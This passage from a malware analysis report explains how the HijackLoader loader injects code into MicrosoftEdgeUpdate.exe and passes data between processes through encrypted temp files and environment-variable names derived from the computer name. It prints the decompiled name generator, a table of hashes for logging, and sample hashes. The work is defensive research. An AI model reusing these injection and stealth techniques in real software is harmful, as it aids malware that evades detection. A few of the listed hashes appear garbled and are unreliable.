
Afterwards it performs Mapped Section injection to load the .dat section into the remote process of MicrosoftEdgeUpdate.exe. That process, again, runs **rshell** to load the payload via module stomping.

HijackLoader's interprocess communication

HijackLoader uses two means for interprocess communication.

Firstly, it saves encrypted data, including the module table and injection information, in temporary files.

Secondly, it saves data in environmental variables, including the file names of the aforementioned temporary files. The variable names of these environmental variables are encoded. The generator for the variable names receives a hash which represents what the variable means. At first HijackLoader generates a system specific seed by calculating the CRC32 hash of the result of GetComputerNameW. Next, it xors the seed with the hash value. Then it passes the value into srand(). Subsequent calls to rand() generate an uppercase string of variable length.



```
Decompile: create_encoded_uppercase_string_for_env -  (stage3_ti64.bin)
1
2 void create_encoded_uppercase_string_for_env
3                 (minitable *mini_table,WCHAR *random_string_output,uint *used_seed_out,uint hash)
4
5 {
6   int random_value;
7   uint uVar1;
8   uint i;
9   uint size;
10  uint j;
11  uint comp_name_crc;
12  int computername_len;
13  byte computername [32];
14  char alphabet [48];
15
16  zero_mem(computername,0x20);
17  size = 0x10;
18  (*(code *)mini_table->GetComputerNameW)(computername,&size);
19  size = 0x105;
20  comp_name_crc = crc32_hash_wide((char *)computername);
21  comp_name_crc = comp_name_crc ^ hash;
22  (*(code *)mini_table->srand)(comp_name_crc);
23  *used_seed_out = comp_name_crc;
24  computername_len = get_size(computername);
25  random_value = (*(code *)mini_table->rand)();
26  uVar1 = random_value >> 0x1f & 7;
27  size = computername_len + 3 + ((random_value + uVar1 & 7) - uVar1);
28  for (i = 0; i < 0x1a; i = i + 1) {
29    alphabet[(int)i] = (char)i + 'A';
30  }
31  for (j = 0; j < size; j = j + 1) {
32    random_value = (*(code *)mini_table->rand)();
33    random_string_output[(int)j] = (short)alphabet[(ulonglong)(longlong)random_value % 0x1a];
34  }
35  random_string_output[size] = L'\0';
36  return;
37 }
38
```

Figure 10: Generation of environmental variable names for interprocess communication

The meaning of some of these hashes is listed in the table below and can be used for logging inter process communication.

Initial hash	**Meaning**
0xe1abd1c2	temporary file name, contains injection information
0xf1e5a323	command line string
0xaabbccdd	injection flags 1
0xaaeecedb	injection flags 2
0xccbbccdd	injection size
0xbbaaccdd	injection address
0xaebecede	injection meta data
0xdabecede	image base of inject PE

Initial hash	Meaning
0xa5b5c41a	"cmd.exe /start" command line string

Lovecraftian malware: an exercise in patience

This HijackLoader analysis is by no means complete; we focused on the details that matter most for the present sample.

In previous articles about HijackLoader there were several small but notable mentions about the code quality, and after working through this code ourselves we understand why.

The ti64 module is a big piece of spaghetti software in the form of pure shellcode. In the decompiler, it takes several seconds to scroll through local variable declarations in the entry point function although this code is not obfuscated apart from hash resolving of APIs, modules and process names. Renaming one variable in the decompiler freezes the application for three seconds. The multiple structs we created to make the code understandable have sizes of 0x100 to 0x500 bytes. These structs are re-used in other modules of the code.

Compared to other in-depth analysis work that we have done before, this one is not an experience we would like to repeat very soon.

Our next article will describe the payload of this HijackLoader sample in detail, which is ACRStealer.

Sample hashes

[1] FuII Verslon Setup 6419 σρєи Download.zip (sic!), archive with all files
418a1a6b08456c06f2f4cc9ad49ee7c63e642cce1fa7984ad70fc214602b3b1

[2] Setup.exe, loads Conduit.Broker.dll
5d11218f67cfe78347280b0e1a06ade63c890ac78f970f57b0200ff5be8aa77c

[3] Conduit.Broker.dll, sideloaded DLL with malicious patch
772fde719a53147 6740db34df6bdb530f4e96acfd9a92e30ec0476fe65f588f5

[4] Groumcumgag.ic, encrypted stage 2 shellcode
fed719608185e516c70a1e801b5c568406ef6e1c292e381ba32825c6add93995

[5] Zootkumbak.uhp, encrypted configuration
af2ade19542dde58b424618b928e715ebf61dffb6d8ca9d4b299e532dfa3b763

[6] ACRStealer, payload
59202cb766c3034c308728c2e5770a0d074faa110ea981aa88f570eb402540d2
